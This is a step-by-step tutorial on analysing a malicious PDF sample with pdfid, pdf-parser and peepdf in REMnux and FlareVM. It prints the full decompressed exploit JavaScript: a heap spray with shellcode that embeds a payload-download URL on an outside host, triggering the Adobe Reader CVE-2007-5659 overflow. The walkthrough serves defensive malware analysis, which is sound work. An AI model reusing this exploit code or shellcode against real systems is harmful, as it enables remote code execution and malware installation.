ad6cedb0d1244c1d740bf5f681850a275c4592281cdebb491ce533edd9d6a77d.bin.sample.gz
remnux@remnux:~/Downloads$ gunzip ad6cedb0d1244c1d740bf5f681850a275c4592281cdebb491ce533edd9d6a77d.bin.sample.gz
remnux@remnux:~/Downloads$ ls
ad6cedb0d1244c1d740bf5f681850a275c4592281cdebb491ce533edd9d6a77d.bin.sample
remnux@remnux:~/Downloads$ mv ad6cedb0d1244c1d740bf5f681850a275c4592281cdebb491ce533edd9d6a77d.bin.sample badpdf.pdf
remnux@remnux:~/Downloads$ ls
badpdf.pdf
remnux@remnux:~/Downloads$
```

**5. Decompress .gz file.**

## PDFid in FlareVM & REMnux





**6. Identifies PDF object types and filters.**

## PDF-parder

Pdef-parser will extract all the date from a PDF. In order to narrow down to “the items of interest” we need to use the built-in command options such as “—Search”.

Use pdfparse with --search to show the /Javascript object.




7. Javascript Object.

Now let's search for the OpenAction object with pdfparser.

```
C:\Users\Windows10\Desktop\WorkFolder>pdf-parser.py --search openaction badpdf.pdf
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R, 7 0 R

  <<
    /OpenAction
      <<
        /JS '(this.zfnvkWYOKv\\(\\))'
        /S /JavaScript
      >>
    /Threads 2 0 R
    /Outlines 3 0 R
    /Pages 4 0 R
    /ViewerPreferences
      <<
        /PageDirection /L2R
      >>
    /PageLayout /SinglePage
    /AcroForm 5 0 R
    /Dests 6 0 R
    /Names 7 0 R
    /Type /Catalog
  >>


FLARE-VM 26/11/2024 15:46:56,81
```

The /OpenAction is referencing to a Javascript object and is also calling a function.

**8. OpenAction Object.**

Locating object 10 and object 13 using the pdf-parser


```
C:\Users\Windows10\Desktop\WorkFolder>pdf-parser.py --object 10 badpdf.pdf
obj 10 0
 Type:
 Referencing: 12 0 R

  <<
    /Names [(New_Script) 12 0 R]
  >>


FLARE-VM 26/11/2024 15:48:41,68
C:\Users\Windows10\Desktop\WorkFolder>pdf-parser.py --object 13 badpdf.pdf
obj 13 0
 Type:
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Length 1183
  >>


FLARE-VM 26/11/2024 15:48:49,73
```

Notice object 10 references object 12 from our previous search and it is calling the /Names object and Nex_Script

Object 13 stores the actual Javascript, it has a /Filter with /FlateDecode meaning it is zlib compressed, which has a length of 1183 bytes


**9. Objects Analysis.**

By default, pdf-parser does not apply the filters or any supplied parameters but can be done manually. To tell pdf-parser to apply the filter, we use the flaw -f (filter) & -w (raw output) option:




**10. Filters Analysis.**

In order to format the code, we need to dump the output to a separate file and use a suitable JavaScript editor. The command below will output a separate file





**11. Dumping information about object 13.**

Pee-pdf in remnux.

```
remnux@remnux:~/Downloads$ peepdf -i badpdf.pdf
File: badpdf.pdf
Title:
MD5: 2264dd0ee26d8e3fbdf715dd0d807569
SHA1: 99a84407ad137c16c54310ccf360f89999676520
SHA256: ad6cedb0d1244c1d740bf5f681850a275c4592281cdebb491ce533edd9d6a77d
Size: 2754 bytes
IDs:
        Version 0: None

PDF Format Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
        Encoded (2): [11, 13]
        Objects with JS code (2): [1, 13]
        Suspicious elements (10):
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /AcroForm (1): [1]
                /JS (2): [1, 12]
                /JavaScript (3): [1, 7, 12]
                Collab.collectEmailInfo (CVE-2007-5659) (1): [13]

PPDF>
```

**12. Analysis with peepdf.**

We can also use the above hash values and check on virustotao if the file is malicious (which it is as shown below). We can further analyze the objects, let's try object 13 as we know it contains the JavaScript code.




**13. VirusTotal.**

```
PPDF> object 13

<< /Filter /FlateDecode
/Length 1183 >>
stream


function zfnvkWYOKv()
{
        gwKPaJSHReD0hTAD51qao1s = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9
f64%u42f3%u9f64%u6ee7%uef03%uefeb%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub9eb%u7787%u6511%u07e1%uef1f%uefef%uaa66%ub9e7%uca87%u105f%u072d%uef0d%u
efef%uaa66%ub9e3%u0087%u0f21%u078f%uef3b%uefef%uaa66%ub9ff%u2e87%u0a96%u0757%uef29%uefef%uaa66%uaffb%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1ef%u9a66%u64cb%
uebaa%uee85%u64b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u7807%uefef%u66ef%uf3aa%u2a64%u2f6c%u66bf%ucfaa%u1087%uefef%ubfef%uaa64%u85fb%ub6ed%uba64%u07f7
%uef8e%uefef%uaaec%u28cf%ub3ef%uc191%u288a%uebaf%u8a97%uefef%u9a10%u64cf%ue3aa%uee85%u64b6%uf7ba%uaf07%uefef%u85ef%ub7e8%uaaec%udccb%ubc34%u10bc%ucf9a%ubcb
f%uaa64%u85f3%ub6ea%uba64%u07f7%uefcc%uefef%uef85%u9a10%u64cf%ue7aa%ued85%u64b6%uf7ba%uff07%uefef%u85ef%u6410%uffaa%uee85%u64b6%uf7ba%uef07%uefef%uaeef%ubd
b4%u0eec%u0eec%u0eec%u0eec%u036c%ub5eb%u64bc%u0d35%ubd18%u0f10%u64ba%u6403%ue792%ub264%ub9e3%u9c64%u64d3%uf19b%uec97%ub91c%u9964%ueccf%udc1c%ua626%u42ae%u2
cec%udcb9%ue019%uff51%u1dd5%ue79b%u212e%uece2%uaf1d%u1e04%u11d4%u9ab1%ub50a%u0464%ub564%ueccb%u8932%ue364%u64a4%uf3b5%u32ec%ueb64%uec64%ub12a%u2db2%uefe7%u
1b07%u1011%uba10%ua3bd%ua0a2%uefa1%u7468%u7074%u2F3A%u372F%u2E38%u3031%u2E39%u3033%u352E%u632F%u756F%u746E%u302F%u3530%u4441%u3635%u2F46%u6F6C%u6461%u702E%
u7068%u703F%u6664%u613D%u3836%u6534%u6563%u6565%u3637%u6366%u3235%u3732%u3337%u3832%u6136%u3938%u6235%u3863%u3334%u0036");

        tuVglXABgYUAQFEYVPi3lf = unescape("%u9090%u9090"); nDsGdY1TdZUDCCpNeYRdk28BeZ5R = 20 + gwKPaJSHReD0hTAD51qao1s.length
        while (tuVglXABgYUAQFEYVPi3lf.length < nDsGdY1TdZUDCCpNeYRdk28BeZ5R) tuVglXABgYUAQFEYVPi3lf += tuVglXABgYUAQFEYVPi3lf;
        vmRV3x9BCtZs = tuVglXABgYUAQFEYVPi3lf.substring(0, nDsGdY1TdZUDCCpNeYRdk28BeZ5R);
        dVghsR4KOJoE6WzWkTW0vz = tuVglXABgYUAQFEYVPi3lf.substring(0, tuVglXABgYUAQFEYVPi3lf.length-nDsGdY1TdZUDCCpNeYRdk28BeZ5R);
        while(dVghsR4KOJoE6WzWkTW0vz.length + nDsGdY1TdZUDCCpNeYRdk28BeZ5R < 0x40000) dVghsR4KOJoE6WzWkTW0vz = dVghsR4KOJoE6WzWkTW0vz + dVghsR4KOJoE6WzWkTW
0vz + vmRV3x9BCtZs;

        dddA9SvmIp7bFVTvbRcRoFQ = new Array();

        for ( i = 0; i < 2020; i++ ) dddA9SvmIp7bFVTvbRcRoFQ[i] = dVghsR4KOJoE6WzWkTW0vz + gwKPaJSHReD0hTAD51qao1s;

        function rHjX2qS2YpWWuvNjX9JfKZ3F(qlrSKFKRQUuUXlV0ES9I6oz4pM, oq7g9J0RSV3FcMgr9DLvvDY8ee)
        {
                var lTZGviUaML2vE40mHbYk = "";

                while (--qlrSKFKRQUuUXlV0ES9I6oz4pM >= 0) lTZGviUaML2vE40mHbYk += oq7g9J0RSV3FcMgr9DLvvDY8ee;
                return lTZGviUaML2vE40mHbYk;
        }

        Collab.collectEmailInfo({msg:rHjX2qS2YpWWuvNjX9JfKZ3F(4096, unescape("%u0909%u0909"))});
}
```

**14. Analysis object 13.**

**Notice peepdf automatically decompresses the content and displays the Javascript code.**


We can also dump the object 13 content + JavaScript code to a file with the following command:

```
                Collab.collectEmailInfo (CVE-2007-5659) (1): [13]

PPDF> object 13 > obj13.js
[+] Content has been written to file obj13.js
PPDF> exit

[+] Leaving the Peepdf interactive console

remnux@remnux:~/Downloads$ ls
badpdf.pdf  obj13.js
remnux@remnux:~/Downloads$
```

**15. Dumping information about object 13.**

## Javascript code analysis

We use Visual Studio Code to open the file and examine the content.





**16. Analysis JavaScript code.**

Now if we research on the code a bit, we will get to know two things about it. One is that the raw code with '%u' characters is actually 'Percent Unicode' formatted shell-code which can run as a binary or executable file. Second is that on line 36, the code is actually making a function call to Collab.collectEmailInfo to exploit a Local Buffer Overflow vulnerability **CVE-2007–5659** that was discovered in Adobe reader. So, we now know that the attacker was maliciously trying to execute shell-code using Adobe known vulnerability to gain access to a system.

## CVE-2007-5659

**Adobe acrobat and reader buffer overflow vulnerability:**

Multiple buffer overflows in Adobe Reader and Acrobat 8.1.1 and earlier allow remote attackers to execute arbitrary code via a PDF file with long arguments to unspecified JavaScript methods.




17. CVSS Adobe acrobat and reader buffer overflow vulnerability

# Summary

All of the tools used above proved to be quite useful for PDF document analysis. Peepdf definitely has the upper hand over pdfid and pdf-parser as the require a lot of manual analysis. They are all quite useful when used in conjunction (pdfid + pdf-parser).

# Conclusion.

Analyzing malicious PDF documents is a critical skill for cybersecurity professionals, given the increasing use of PDFs as a vector for delivering malware and conducting phishing attacks. This guide has provided a comprehensive roadmap for understanding and dissecting suspicious PDFs using powerful tools within FlareVM and REMnux environments. By breaking down the analysis process into structured steps, this document equips readers with both foundational knowledge and practical expertise to identify and mitigate potential threats.

With this knowledge, security professionals are better prepared to detect hidden malicious behaviors, respond to incidents, and strengthen defenses against the tactics of cybercriminals.